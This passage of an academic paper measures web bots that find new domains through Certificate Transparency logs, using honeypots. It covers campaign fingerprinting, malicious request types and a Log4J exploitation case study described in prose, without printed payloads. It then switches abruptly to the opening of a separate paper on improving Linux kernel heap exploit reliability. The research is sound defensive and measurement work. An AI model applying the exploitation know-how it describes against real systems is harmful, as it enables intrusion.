to further attribute the requests of multiple IP addresses to the same bot software, we analyze the JA3 TLS fingerprints of IP addresses that requested each set of file paths.

In total, bots in our dataset cluster into 539 unique sets of requested file paths. For the purposes of this analysis, we call each of these sets a distinct "campaign". Figure 10 shows the distribution of these campaigns, with the size of each marker indicating the number of TLS fingerprints encountered by bots that requested those specific paths. By analyzing the placements and sizes of each marker in this figure, we can create connections between seemingly isolated IP addresses, and identify the most active clusters within the CT bot population.

We observe three general trends in the characteristics of CT bot campaigns. The most populous cluster in our dataset (A) is comprised of bots that only requested the root file path. This cluster contains over 24K IP addresses, with 88 fingerprints shared between them. As the number of TLS fingerprints is large, with a small file path set, little can be deduced about the connections between bots in clusters such as this.

We can be more confident in the association between distinct IP addresses if either the number of paths requested is large enough, or if the number of IP addresses in that cluster is large with only one or a small number of TLS fingerprints shared among them. For instance, we observe one campaign (B) where 151 unique IP addresses requested the same 15 file paths, all while possessing the same TLS fingerprint. Similarly, we see a group of campaigns (C) that have 100–200 distinct file paths requested, with significant overlap in the specific paths requested between them. In cases such as these, we can deduce connections between distinct IP addresses that appear to be utilizing the same or similar bot software and target request lists.

Malicious Request Fingerprinting

We have discovered that bots in our dataset originating from unique IP addresses can be associated to the same campaign because of the requests they make. These campaigns vary in the number of files requested, and the number of bots that participate. We now seek to determine the effect of domain content on the volume of malicious activity directed towards hosts online, and the overall maliciousness of the campaigns identified in our dataset. To do this, we cross-reference all requested file paths in our dataset with the malicious bot traffic dataset curated by Li et al. [58]. This dataset contains labels for over 14K bot web requests performing common malicious actions (e.g., exploit strings and data exfiltration).

Figure 11 shows the malicious requests directed towards each of our three domain categories, by the number of unique IP addresses that executed them. During our data collection period, we encountered malicious requests in the form of data exfiltration, fingerprinting, and vulnerability exploitation, originating from 272 unique IP addresses. We note that the bot traffic dataset from Li et al. contains labels for other kinds of malicious requests (i.e., backdoor creation), but the malicious activity observed from CT bots was limited to these three categories. Of the three domain categories measured,




Figure 11: *Unique IP addresses in each domain group that requested a file path indicating one of the recognized malicious actions.*

`Sensitive` domains encountered the greatest number of bots that executed at least one malicious request, with data exfiltration being the most popular malicious action performed. As these domains indicate the presence of a potentially vulnerable web application, malicious bots may assume there could be sensitive information that is publicly available.

In addition to analyzing malicious activity on an IP-level, we also use this dataset to determine the overall maliciousness of the CT bot campaigns we identified. Of the 539 unique sets of requested file paths, we find that 105 contain at least one malicious request, depicted as the red markers in Figure 10. The majority of malicious campaigns have fewer than 10 requests and are shared between fewer than 100 IP addresses, with 68.4% falling within the bounding box with a corner at $(x,y) = (10^2, 10^1)$. This finding demonstrates the stark contrast in the malicious and benign uses of CT, where benign bots participate in large-scale scanning campaigns across many unique IP addresses, and malicious bots attempt to decrease their footprint by limiting the scope of their campaigns.

In conjunction with our findings in Section 4.1, the clear presence of malicious actors in the CT bot ecosystem emphasizes the necessity of website administrators to ensure the process of setting up a new web service concludes with certificate creation, after all security mechanisms are in place and tested. Due to CT logs, the seemingly innocuous action of creating a TLS certificate now publicly announces the existence of a new website, leading to the immediate attention of web bots, some with malicious intentions.

5 Case Studies

Most Active Bot

Of the 31,898 total unique IP addresses that visited our measurement nodes throughout our data collection period, only three exceeded 100K total requests. The most active of these (IP address: 3.85.226.XXX) sent over 327K requests, all targeting `Impersonating` domains that contained the strings "Coinbase" or "Alipay". Note that there has been an increasing number of phishing attacks against online cryptocurrency

exchanges [42, 55, 64] which could motivate new generations of CT bots searching for impersonating websites containing these popular trademarks. These requests only occurred between November 3rd, 2021 and November 22nd, 2021. On average, this bot sent approximately 30K requests per day, and over 36K requests per domain.

We observe two large spikes in incoming traffic to our measurement nodes. The first of these occurred on November 4th and 5th, and the second from November 8th through 10th. These two spikes can be directly attributed to this one particular bot as 83.2% of all requests on these dates originated from this IP address.

Regardless of the number of requests sent to each domain, they were all identical: GET requests over HTTPS to the root path of the domain. Moreover, requests to each domain occurred shortly after the certificate was registered and lasted for a short period of time, ranging from a few hours to days. Since this client focused on impersonating domains and did not appear on any blocklist during our data collection period, we hypothesize that this behavior is due to a poorly configured anti-phishing bot that was taken down upon realization of the request volume produced.

Log4J Exploitation Attempts

In December 2021, security researchers from Alibaba discovered a vulnerability in the Apache Log4J logging library. This vulnerability allowed attackers to remotely execute arbitrary code on the victim's machine using nothing more than loggable web events [28]. Attackers simply need to include JNDI or LDAP command strings in common web request fields such as requested paths and HTTP headers. If these fields are logged with an un-patched version of Apache Log4j, the included payloads will be executed on the victim's machine. Upon discovery of this vulnerability, websites across the Internet reported receiving thousands of exploitation attempts, regardless of the site's actual usage of Apache Log4j [27]. This implies early exploitation attempts of this novel vulnerability were conducted with Internet-wide scanning, agnostic to each site's content.

Since this vulnerability was released and mass-weaponized during our data-collection period, we received exploitation attempts on our measurement nodes. We analyzed our collected data to understand the use of CT to gather targets for this attack. In total, we received 2,188 total requests containing a Log4J payload in the HTTP headers and queried filepaths, originating from 183 unique IP addresses. These requests were directed towards both the specific domains we advertised on CT as well as the IP addresses of our measurement nodes directly. Our measurement nodes received 686 HTTP requests containing Log4J payloads towards the domains we advertised on CT, from 3 unique IP addresses. Conversely, our measurement nodes received an additional 1,502 Log4J requests towards their IP addresses (68.6% of all Log4J requests), from 181 unique IP addresses. This includes one IP address that sent Log4J payloads to the domains we advertised as well as the IP addresses of our measurement nodes.

Immediately, we observe that targeting specific domains advertised on CT is a much less popular strategy among attackers compared to Internet-wide scanning. However, upon analyzing the timestamps of each request, we see that requests towards the IP addresses of our measurement nodes started to occur on December 10, the date in which details regarding the Log4j vulnerability were made public. Meanwhile, such requests towards advertised domains did not begin until December 12, indicating a shift in strategy after initial Internet-wide scans ran their course.

Looking closer at the requests sent to our domains advertised on CT, we see that domains of the three categories received roughly the same number of requests, with `Impersonating`, `Sensitive`, and `Baseline` domains receiving 237, 221, and 228 requests, respectively. Of the three unique IP addresses that sent these requests, we found that two of the three belong to anti-abuse entities, with the remaining IP belonging to a machine in Microsoft's AS. Exploit payloads in these requests reside in 28 different HTTP headers along with the requested path. Additionally, all payloads appear to simply reach out to a unique subdomain of the primary domain *log4jdns.x00.it* over DNS, suggesting that these are simply probes to determine if a site is vulnerable. On the other hand, analysis of payloads sent to the IP address of each measurement node reveals that the majority of requests attempt to download code from an unknown server, with 20.9% of such requests being base-64 encoded shell scripts.

Our findings demonstrate that weaponization of Log4j exploits is currently limited to Internet-wide scans, rather than targeted attacks on domains publicized on CT. Together with our earlier findings regarding the small overlap between CT bots and Internet-scanning bots (Section 4.1), this suggests that the parties operating CT bots are different from those behind Internet-wide scanners with the former acting more benign than the latter.

6 Discussion and Future Work

6.1 Key Takeaways

- **Malicious CT Bots:** Our results show that when one creates a website, they must ensure that all security best practices are applied prior to creating TLS certificates. Once a domain appears on CT logs, admins should expect to receive numerous requests to their sites within minutes of certificate creation, from potentially malicious web bots. This is especially true for `Sensitive` domains that indicate the site could be a vulnerable web application, which are likely to receive tens of probes ranging from fingerprinting attempts to unsolicited POST requests. In total, we observe 105 malicious web-request campaigns targeting our measurement nodes. Furthermore, we find hundreds of unique IP addresses that extend their probes beyond web servers, attempting to authenticate with exposed network services such as SSH.

- **Bot Ecosystem Diversity:** Because of the rapid growth of the web, the population of bots interacting with websites is only becoming larger and more diverse. In this paper, we studied a previously unexplored subset of this ecosystem, demonstrating that CT bots are indeed distinct in source and behavior from traditional IP-based bots. Moreover, we showed that this population of CT bots can be further sub-divided into groups with distinct behaviors.
- **CT Bot Fingerprinting:** CTPOT is a highly versatile system, allowing defenders to find both the types of targets that bots are interested in (so they can be better defended), as well as malicious bots themselves. We have shown that using bot fingerprinting techniques, we can make connections between otherwise isolated bot requests. In total, we discovered 539 campaigns in our dataset, with many spanning across multiple unique IP addresses. By collecting IP addresses and fingerprints of malicious bots attracted to the CTPOT infrastructure, defenders can identify pools of IP addresses utilized by attackers and curate extensive blocklists to better protect newly-created websites from malicious requests. Continual identification of malicious bots effectively "drains" the IP address pools utilized by attackers, reducing the effectiveness of rapid IP address changes.
- **Malicious Use of CTPOT:** Malicious actors seeking to prevent detection and subsequent removal of their content could use a system such as CTPOT, along with similar fingerprinting techniques, to create real-time blocklists of bots operated by anti-abuse organizations. These lists could be fed directly into attacker infrastructures to ensure only real victims observe malicious content, such as phishing webpages and malware downloads. Operators of anti-abuse bots should be aware of this possibility and design probing strategies that reduce the chance of trivial evasion by attackers. For instance, utilizing real browsers to initiate requests and reducing the number of hosts used to conduct scans on a particular website would raise the bar for attacker evasion.

6.2 Limitations

Our analysis should be considered alongside certain limitations. As CTPOT was designed to study a large and diverse population of bots, the content we chose to serve to visitors is generic and simple, not conforming to any particular content-group. We therefore expect that some bots who initiated requests towards the domains we advertised on CT chose not to perform normal probing scans because of the content received from the web server. Rather, if we for instance hosted a full WordPress site on all `Sensitive` domains, we would likely receive more malicious requests such as fingerprinting or credential brute-forcing attempts.

Additionally, as this is a prototype study to introduce the community to this previously unexplored subset of web bots, our domain-generation strategy revolved around a limited set of categories and related strings. As mentioned in Section 3.1.1, we chose strings related to each of the three studied categories based on their popularity. However, we found that this can sometimes not be sufficient because of the rapid evolution of web. For instance, roughly halfway through our data collection period, the Log4J vulnerability targeting software written in Java was discovered. However, we did not have any subdomain strings containing either Java or Log4J in our `Sensitive` category. To ensure the integrity of our curated dataset, we did not modify the parameters of our setup during the entirety of our data collection period. However, future uses of CTPOT would be best-served to maintain a dynamic list of subdomain strings to remain on top of evolving trends.

We also note that our choice of TLD could bias our findings to bots that are only interested these low-cost domains. Our pilot study (Section 3.2) demonstrated that, in addition to an overall greater amount of traffic generated towards our measurement node with a low-cost TLD, there is a large overlap of interest in low and high cost TLDs. By limiting our study to a single TLD, we were able to narrow its scope, providing a more focused analysis on the effect of subdomain content on web bot behavior. We encourage future work to expand upon our pilot study, to fully understand the effects of TLD choice on CT bot behavior.

7 Related Work

Web Bot Detection & Measurement

The pervasiveness of bots in network communications has led to considerable work in developing strategies to detect and measure them. Prior studies have utilized supervised machine learning models to differentiate real users from web bots using features derived from their browsing patterns. This includes timing analysis of sessions (e.g. total visit time, time between requests, etc.), distribution of request types (GET, POST, HEAD, etc.), and the types of files requested [41, 61, 71]. Jacob et al. took this a step further by creating a system to not only detect and augment responses for particular bots, but also correlate requests from distinct IP addresses into coordinated campaigns [51]. Jan et al. addressed a common limitation of bot detection work, the lack of groundtruth datasets, by using data augmentation techniques to create artificial samples from real-world datasets [52].

Prior work has also explored web bots at scale to understand their general behaviors and strategies, including analyzing the web server logs of various academic websites to determine the common behaviors of search engine bots and general web bots [43, 44]. Xie et al. designed a bot detection system and used it to discover and analyze bots targeting a university campus network over the course of six months [74]. Li et al. created a honeysite system used to deploy various popular web application software to study the behaviors of bots targeting these particular applications. By ensuring the domains corresponding to these sites were never registered prior their

experiments, they were able to assume all visits to their honeysites were from web bots, rather than real users. Using this system, the authors were able to uncover malicious behaviors of bots targeting each web application, including credential brute forcing and exploitation attempts of known CVEs [58].

Existing work in the area of bot detection and characterization is focused primarily on Internet-wide scanning bots, or bots that feed off of pre-curated lists of long-standing websites. In this paper, we study a previously unexplored subset of bots, those which feed of CT logs. These logs provide bots with increased information about all sites, enumerating even otherwise-hidden subdomains that need to create a certificate.

Certificate Transparency

The creation and subsequent adoption of CT by the web has fostered the growth of an ecosystem consisting of numerous entities. Prior work has studied this ecosystem to determine how it operates in practice, including the actions of particular log operators, monitors, and auditors [49, 57, 65]. Stark et al. studied the overall success of the deployment of CT, to determine if its enforcement by browsers breaks web functionality [70].

Work has also been done to understand the security and privacy impacts of CT. This includes the implications of CT on end-user privacy as well as the unintended leakage of information because of the logging of all TLS certificates [47, 53, 66]. Dowling et al. also explore the resilience of CT against attackers at various vantage points using cryptographic means [45].

In our work, we explore an unintended use of CT: as a log of all newly created web endpoints. We therefore take inspiration from the work of Scheitle et al. who study the information leakage caused by CT [68]. The authors use CT to advertise random domains and monitor the network traffic directed towards the authoritative name servers for those domains, as well as network scans directed towards the IP addresses behind those domains. They find that DNS queries for domains appearing on CT logs reach their nameservers 73 seconds after certificate creation, and occasional port scans on their honeypot machines. Our work builds upon their findings by adding different experimental conditions (via the advertising of `Impersonating`, `Sensitive`, and `Baseline` domains) to assess the level of targeting, as well as modern fingerprinting techniques that allow us to uncover the real software utilized by CT bots and cluster seemingly independent clients as part of campaigns.

8 Conclusion

In this paper we presented CTPOT, a system for deploying and managing honeypots at various network vantage points which are associated with pseudo-random domain names advertised on Certificate Transparency (CT) logs. Using CTPOT, we conducted a ten week study of CT bots, recording 1.5 million total web requests from 31,898 unique IP addresses, directed towards the domains we advertised. As each domain generated by CTPOT was previously unused and completely unguessable, our curated dataset consists *entirely* of bot traffic.

By analyzing this dataset, we were able to uncover that CT bots are a distinct, yet highly-active, subset of the overall web bot population. During our data-collection period, we observed over ten times more requests from CT bots than IP-based bots. Moreover, our domain-generation strategy allowed us to observe unique behavior from CT bots targeting only a subset of domains on CT with particular content of interest. For instance, we discovered that 63% of unique IP addresses only targeted domains that impersonate popular trademarks. We also observed that bots targeting domains associated with common web applications exhibit substantially more malicious behavior, including attempts to authenticate with network services such as SSH occurring over twice as often as bots targeting other domains.

Lastly, we make associations between seemingly isolated bots, and find 539 request campaigns sharing identical file paths, and TLS fingerprints. Our findings demonstrate how operators deploy their bots into large infrastructures across many unique IP addresses. Furthermore, we identify malicious activity within these campaigns, discovering 17.6% contain payloads relating to data exfiltration, fingerprinting, and vulnerability exploitation.

Availability

Using CTPOT we curated a dataset consisting entirely of requests originating from CT bots. To assist in the understanding and further exploration of CT bots by the research community, we make our dataset available to other researchers at https://uninvited-guests.github.io.

Acknowledgements

We thank our shepherd Ralph Holz and the anonymous reviewers for their helpful feedback. This work was supported by the Office of Naval Research (ONR) under grant N00014-20-1-2720 as well as by the National Science Foundation (NSF) under grants CMMI-1842020, CNS-1813974, and CNS-1941617.

References

[1] Anssi incident. https://www.mozilla.org/en-US/security/advisories/mfsa2013-117/.

[2] Apache traffic server. https://trafficserver.apache.org.

[3] Apache trafficserver ja3 fingerprinting plugin. https://docs.trafficserver.apache.org/en/9.1.x/admin-guide/plugins/ja3_fingerprint.en.html.

[4] Apple's certificate transparency policy. https://support.apple.com/en-gb/HT205280.

[5] Apwg phishing activity trends report - q3 2021. https://docs.apwg.org/reports/apwg_trends_report_q3_2021.pdf.

[6] Bind 9 nameserver. https://www.isc.org/bind/.

[7] Calidog certstream. https://certstream.calidog.io.

[8] Certbot. https://certbot.eff.org.

[9] Certificate transparency. https://certificate.transparency.dev.

[10] Certificate transparency - acm queue. https://queue.acm.org/detail.cfm?id=2668154.

[11] Chrome certificate transparency policies. https://chromium.googlesource.com/chromium/src/+/refs/heads/main/net/docs/certificate-transparency.md#Chrome-Policies.

[12] Comodo incident. https://www.comodo.com/Comodo-Fraud-Incident-2011-03-23.html.

[13] Cowrie. https://www.cowrie.org.

[14] Diginotar hack. https://slate.com/technology/2016/12/how-the-2011-hack-of-diginotar-changed-the-internets-infrastructure.html.

[15] Facebook certificate transparency api. https://developers.facebook.com/docs/certificate-transparency-api/.

[16] Firefox - certificate transparency. https://developer.mozilla.org/en-US/docs/Web/Security/Certificate_Transparency.

[17] Firehol ip blocklists. https://github.com/firehol/blocklist-ipsets.

[18] Google certificate transparency sdk. https://github.com/google/certificate-transparency.

[19] Googlebot. https://developers.google.com/search/docs/advanced/crawling/googlebot.

[20] honeypot-ftp. https://github.com/alexbredo/honeypot-ftp.

[21] Https encryption on the web. https://transparencyreport.google.com/https/overview?hl=en.

[22] Introduction to robots.txt. https://developers.google.com/search/docs/advanced/robots/intro.

[23] Ipinfo. https://ipinfo.io.

[24] ja3er.com tls fingerprint database. https://ja3er.com.

[25] Let's encrypt rate limits. https://letsencrypt.org/docs/rate-limits/.

[26] Let's encrypt usage stats. https://letsencrypt.org/stats/.

[27] Log4j mass scanning. https://unit42.paloaltonetworks.com/apache-log4j-vulnerability-cve-2021-44228/#mass-scanning.

[28] Log4j vulnerability. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-44228.

[29] Mozilla - certificate transparency. https://wiki.mozilla.org/PKI:CT.

[30] Nginx. https://www.nginx.org.

[31] nitko. https://github.com/Tib3rius/nitko.

[32] Open sourcing JA3. https://engineering.salesforce.com/open-sourcing-ja3-92c9e53c3c41.

[33] Openphish. https://openphish.com/index.html.

[34] Opera browser - misissued certificates. https://blogs.opera.com/security/2015/10/misissued-certificates/.

[35] Seleium. https://www.selenium.dev.

[36] Turktrust incident. https://blog.mozilla.org/security/2013/01/03/revoking-trust-in-two-turktrust-certficates/.

[37] wget. https://www.gnu.org/software/wget/.

[38] Yandexbot. https://yandex.com/support/webmaster/robot-workings/robot.html.

[39] Pieter Agten, Wouter Joosen, Frank Piessens, and Nick Nikiforakis. Seven Months' Worth of Mistakes: A Longitudinal Study of Typosquatting Abuse. In *Proceedings of the 22nd Network and Distributed System Security Symposium (NDSS)*, 2015.

[40] Babak Amin Azad, Oleksii Starov, Pierre Laperdrix, and Nick Nikiforakis. Web runner 2049: Evaluating third-party anti-bot services. In *International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment*, pages 135–159. Springer, 2020.

[41] Andoena Balla, Athena Stassopoulou, and Marios D Dikaiakos. Real-time web crawler detection. In *2011 18th International Conference on Telecommunications*, pages 428–432. IEEE, 2011.

[42] Megan DeMatteo. Scammers Stole $14 Billion in Crypto in 2021. Here's How Investors Can Protect Their Coins. https://time.com/nextadvisor/investing/cryptocurrency/common-crypto-scams/, 2022.

[43] Marios D Dikaiakos, Athena Stassopoulou, and Loizos Papageorgiou. An investigation of web crawler behavior: characterization and metrics. *Computer Communications*, 28(8):880–897, 2005.

[44] Derek Doran, Kevin Morillo, and Swapna S Gokhale. A comparison of web robot and human requests. In *Proceedings of the 2013 IEEE/ACM international conference on advances in social networks analysis and mining*, pages 1374–1380, 2013.

[45] Benjamin Dowling, Felix Günther, Udyani Herath, and Douglas Stebila. Secure logging schemes and certificate transparency. In *European Symposium on Research in Computer Security*, pages 140–158. Springer, 2016.

[46] Arthur Drichel, Vincent Drury, Justus von Brandt, and Ulrike Meyer. Finding phish in a haystack: A pipeline for phishing classification on certificate transparency logs. In *The 16th International Conference on Availability, Reliability and Security*, pages 1–12, 2021.

[47] Saba Eskandarian, Eran Messeri, Joseph Bonneau, and Dan Boneh. Certificate transparency with privacy. *arXiv preprint arXiv:1703.02209*, 2017.

[48] Edona Fasllija, Hasan Ferit Enişer, and Bernd Prünster. Phish-hook: Detecting phishing certificates using certificate transparency logs. In *International Conference on Security and Privacy in Communication Systems*, pages 320–334. Springer, 2019.

[49] Josef Gustafsson, Gustaf Overier, Martin Arlitt, and Niklas Carlsson. A first look at the ct landscape: Certificate transparency logs in practice. In *International Conference on Passive and Active Network Measurement*, pages 87–99. Springer, 2017.

[50] Martin Husák, Milan Čermák, Tomáš Jirsík, and Pavel Čeleda. Https traffic analysis and client identification using passive ssl/tls fingerprinting. *EURASIP Journal on Information Security*, 2016(1):1–14, 2016.

[51] Gregoire Jacob, Engin Kirda, Christopher Kruegel, and Giovanni Vigna. {PUBCRAWL}: protecting users and businesses from crawlers. In *21st {USENIX} Security Symposium ({USENIX} Security 12)*, pages 507–522, 2012.

[52] Steve TK Jan, Qingying Hao, Tianrui Hu, Jiameng Pu, Sonal Oswal, Gang Wang, and Bimal Viswanath. Throwing darts in the dark? detecting bots with limited data using neural data augmentation. In *2020 IEEE Symposium on Security and Privacy (SP)*, pages 1190–1206. IEEE, 2020.

[53] Daniel Kales, Olamide Omolola, and Sebastian Ramacher. Revisiting user privacy for certificate transparency. In *2019 IEEE European Symposium on Security and Privacy (EuroS&P)*, pages 432–447. IEEE, 2019.

[54] Brian Kondracki, Babak Amin Azad, Oleksii Starov, and Nick Nikiforakis. Catching transparent phish: Analyzing and detecting mitm phishing toolkits. In *Proceedings of the 2021 ACM SIGSAC Conference on Computer and Communications Security*, pages 36–50, 2021.

[55] Brian Krebs. How Coinbase Phishers Steal One-Time Passwords . https://krebsonsecurity.com/2021/10/how-coinbase-phishers-steal-one-time-passwords/, 2021.

[56] Ben Laurie. Certificate transparency. *Communications of the ACM*, 57(10):40–46, 2014.

[57] Bingyu Li, Jingqiang Lin, Fengjun Li, Qiongxiao Wang, Qi Li, Jiwu Jing, and Congli Wang. Certificate transparency in the wild: Exploring the reliability of monitors. In *Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security*, pages 2505–2520, 2019.

[58] Xigao Li, Babak Amin Azad, Amir Rahmati, and Nick Nikiforakis. Good bot, bad bot: Characterizing automated browsing activity. In *2021 IEEE symposium on security and privacy (sp)*, page 17, 2021.

[59] Zhou Li, Sumayah Alrwais, XiaoFeng Wang, and Eihal Alowaisheq. Hunting the red fox online: Understanding and detection of mass redirect-script injections. In *2014 IEEE Symposium on Security and Privacy*, pages 3–18. IEEE, 2014.

[60] He Liu, Kirill Levchenko, Márk Félegyházi, Christian Kreibich, Gregor Maier, Geoffrey M Voelker, and Stefan Savage. On the effects of registrar-level intervention. In *USENIX Workshop on Large-scale Exploits and Emergent Threats (LEET)*, 2011.

[61] Anália G Lourenço and Orlando O Belo. Catching web crawlers in the act. In *Proceedings of the 6th international Conference on Web Engineering*, pages 265–272, 2006.

[62] Xianghang Mi, Xuan Feng, Xiaojing Liao, Baojun Liu, XiaoFeng Wang, Feng Qian, Zhou Li, Sumayah Alrwais, Limin Sun, and Ying Liu. Resident evil: Understanding residential ip proxy as a dark service. In *2019 IEEE symposium on security and privacy (SP)*, pages 1185–1201. IEEE, 2019.

[63] Giovane CM Moura, Carlos Ganán, Qasim Lone, Payam Poursaied, Hadi Asghari, and Michel van Eeten. How dynamic is the isps address space? towards internet-wide

dhcp churn estimation. In *2015 IFIP Networking Conference (IFIP Networking)*, pages 1–9. IEEE, 2015.

[64] Emma Newbery. Thousands of Coinbase Users Hit by Phishing Attack – Here's How to Protect Yourself. https://www.fool.com/the-ascent/cryptocurrency/articles/thousands-of-coinbase-users-hit-by-phishing-attack-heres-how-to-protect-yourself/, 2021.

[65] Carl Nykvist, Linus Sjöström, Josef Gustafsson, and Niklas Carlsson. Server-side adoption of certificate transparency. In *International Conference on Passive and Active Network Measurement*, pages 186–199. Springer, 2018.

[66] Richard Roberts and Dave Levin. When certificate transparency is too transparent: Analyzing information leakage in https domain names. In *Proceedings of the 18th ACM Workshop on Privacy in the Electronic Society*, pages 87–92, 2019.

[67] Yuji Sakurai, Takuya Watanabe, Tetsuya Okuda, Mitsuaki Akiyama, and Tatsuya Mori. Discovering httpsified phishing websites using the tls certificates footprints. In *2020 IEEE European Symposium on Security and Privacy Workshops (EuroS&PW)*, pages 522–531. IEEE, 2020.

[68] Quirin Scheitle, Oliver Gasser, Theodor Nolte, Johanna Amann, Lexi Brent, Georg Carle, Ralph Holz, Thomas C Schmidt, and Matthias Wählisch. The rise of certificate transparency and its implications on the internet ecosystem. In *Proceedings of the Internet Measurement Conference 2018*, pages 343–349, 2018.

[69] Konstantinos Solomos, John Kristoff, Chris Kanich, and Jason Polakis. Tales of favicons and caches: Persistent tracking in modern browsers. In *Network and Distributed System Security Symposium*, 2021.

[70] Emily Stark, Ryan Sleevi, Rijad Muminovic, Devon O'Brien, Eran Messeri, Adrienne Porter Felt, Brendan McMillion, and Parisa Tabriz. Does certificate transparency break the web? measuring adoption and error rate. In *2019 IEEE Symposium on Security and Privacy (SP)*, pages 211–226. IEEE, 2019.

[71] Pang-Ning Tan and Vipin Kumar. Discovery of web robot sessions based on their navigational patterns. In *Intelligent Technologies for Information Analysis*, pages 193–222. Springer, 2004.

[72] Nikos Virvilis, Bart Vanautgaerden, and Oscar Serrano Serrano. Changing the game: The art of deceiving sophisticated attackers. In *2014 6th International Conference On Cyber Conflict (CyCon 2014)*, pages 87–97. IEEE, 2014.

[73] David Y Wang, Stefan Savage, and Geoffrey M Voelker. Cloak and dagger: dynamics of web search cloaking. In *Proceedings of the 18th ACM conference on Computer and communications security*, pages 477–490, 2011.

[74] Guowu Xie, Huy Hang, and Michalis Faloutsos. Scanner hunter: Understanding http scanning traffic. In *Proceedings of the 9th ACM symposium on Information, computer and communications security*, pages 27–38, 2014.

[75] Penghui Zhang, Adam Oest, Haehyun Cho, Zhibo Sun, RC Johnson, Brad Wardman, Shaown Sarker, Alexandros Kapravelos, Tiffany Bao, Ruoyu Wang, et al. Crawlphish: Large-scale analysis of client-side cloaking techniques in phishing. In *Proceedings of the IEEE Symposium on Security and Privacy*, 2021.

A Appendix

Table 5: *Strings used to construct domains for each of the three measurement categories.*

Impersonating	Sensitive	Baseline
apple	phpmyadmin	banana
paypal	wp-admin	pear
facebook	wordpress	peach
twitter	drupal	strawberry
instagram	admin	watermelon
linkedin	cpanel	melon
google	demo	cherry
youtube	testphp	grape
chase	administrator	grapefruit
venmo	mail	avocado
zoom	mailserver	blueberry
microsoft	mysql	coconut
dhl	postgres	clementine
bestbuy	db	fig
dropbox	sql	guava
youtube	ssh	honeydew
qq	webmin	kiwi
baidu	internal	lemon
sohu	private	mango
taobao	members	peach
yahoo	staging	artichoke
netflix	blog	asparagus
reddit	test	arugula
office	webmail	bean
alipay	wp	beet
coinbase	ws	broccoli
myshopify	example	cabbage
twitch	login	carrot
ebay	dev	cauliflower
adobe	demo	corn
aliexpress	ftp	cucumber
tiktok	gateway	ginger
alibaba	irc	kale
amazonaws	old	lettuce
spotify	smtp	mushroom
walmart	shop	pea
nih	files	pepper
americanexpress	app	potato
tmall	git	pumpkin
canva	hostmaster	red
bing	firewall	blue
tdameritrade	api	green
wellsfargo	store	orange
robinhood	printer	yellow
bankofamerica	users	purple
binance	proxy	violet
kraken	forum	indigo
gemini	vpn	brown
bittrex	m	black
indeed	ns	white
	Qualifiers	
reviews		
tutorials		
lessons		
assistance		
support		
help		
advice		
coaching		
education		
guidance		

Table 6: *List of Firehol blocklists used to determine maliciousness of CT bot IP addresses.*

Firehol Blocklist
Alienvault Reputation
Blocklist De Bots
Blocklist De Bruteforce
Blocklist De
Blocklist De SSH
Blocklist De Strongips
Blocklist Net Ua
Botscout 1d
Botscout 30d
Botscout 7d
Botscout
Botvrij Dst
Bruteforceblocker
Cleantalk 1d
Cleantalk 30d
Cleantalk 7d
Cleantalk New 1d
Cleantalk New 30d
Cleantalk New 7d
Cleantalk New
Cleantalk Updated 1d
Cleantalk Updated 30d
Cleantalk Updated 7d
Cleantalk Updated
Cruzit Web Attacks
Cta Cryptowall
Cybercrime
Dyndns Ponmocup
Et Compromised
Et Tor
Gpf Comics
Greensnow
Haley SSH
Malc0de
Myip
Php Dictionary 1d
Php Dictionary 30d
Php Dictionary 7d
Php Dictionary
Threatcrowd
Turris Greylist
Uscert Hidden Cobra
Vxvault

Playing for K(H)eaps: Understanding and Improving Linux Kernel Exploit Reliability

Kyle Zeng[*,†], Yueqi Chen[*,‡], Haehyun Cho[†,§],
Xinyu Xing[‡], Adam Doupé[†], Yan Shoshitaishvili[†], Tiffany Bao[†]
[†]Arizona State University, [‡]Pennsylvania State University, [§]Soongsil University
[†]{zengyhkyle, doupe, tbao, yans}@asu.edu, [‡]{ychen, xxing}@ist.psu.edu, [§]haehyun@ssu.ac.kr

Abstract

The dynamic of the Linux kernel heap layout significantly impacts the reliability of kernel heap exploits, making exploitability assessment challenging. Though techniques have been proposed to stabilize exploits in the past, little scientific research has been conducted to evaluate their effectiveness and explore their working conditions.

In this paper, we present a systematic study of the kernel heap exploit reliability problem. We first interview kernel security experts, gathering commonly adopted exploitation stabilization techniques and expert opinions about these techniques. We then evaluate these stabilization techniques on 17 real-world kernel heap exploits. The results indicate that many kernel security experts have incorrect opinions on exploitation stabilization techniques. To help the security community better understand exploitation stabilization, we inspect our experiment results and design a generic kernel heap exploit model. We use the proposed exploit model to interpret the exploitation unreliability issue and analyze why stabilization techniques succeed or fail. We also leverage the model to propose a *new* exploitation technique. Our experiment indicates that the new stabilization technique improves Linux kernel exploit reliability by 14.87% on average. Combining this newly proposed technique with existing stabilization approaches produces a composite stabilization method that achieves a 135.53% exploitation reliability improvement on average, outperforming exploit stabilization by professional security researchers by 67.86%.

1 Introduction

The Linux kernel is an intricate interleaving of many components, working together to power the modern computing landscape. Analogous to user-space software, many of these components dynamically allocate and deallocate memory from a memory region created for this purpose: the "kernel heap". Unfortunately, in the presence of certain programming mistakes, these components can mismanage their allocations, leading to memory errors in the heap that can compromise the security of other components and the whole kernel.

To take advantage of kernel heap memory errors and execute a successful exploit, an attacker must make precise predictions and effect careful control of kernel heap configuration, generally from an attacking process in userspace. However, the intertwined design of relevant Linux kernel components, such as the memory allocator and task scheduler, impacts actual runtime heap layout in complex and unpredictable ways, often making it different from the layout expected by the attacker. This unpredictability of kernel heap layout leads to exploit failures and makes heap-based Linux kernel exploitation notoriously unreliable.

On the one hand, this impact of complexity on kernel heap exploitation reliability seems to help protect kernels from attack. However, on the other hand, it impacts the identification and classification of vulnerabilities as it makes vulnerability reproduction difficult. Overwhelmed developers may deprioritize fixes for vulnerabilities considered to be unexploitable or very unreliable to trigger in favor of other bugs. This gives savvy attackers a window to exploit unfixed vulnerabilities and cause damage to real-world systems.

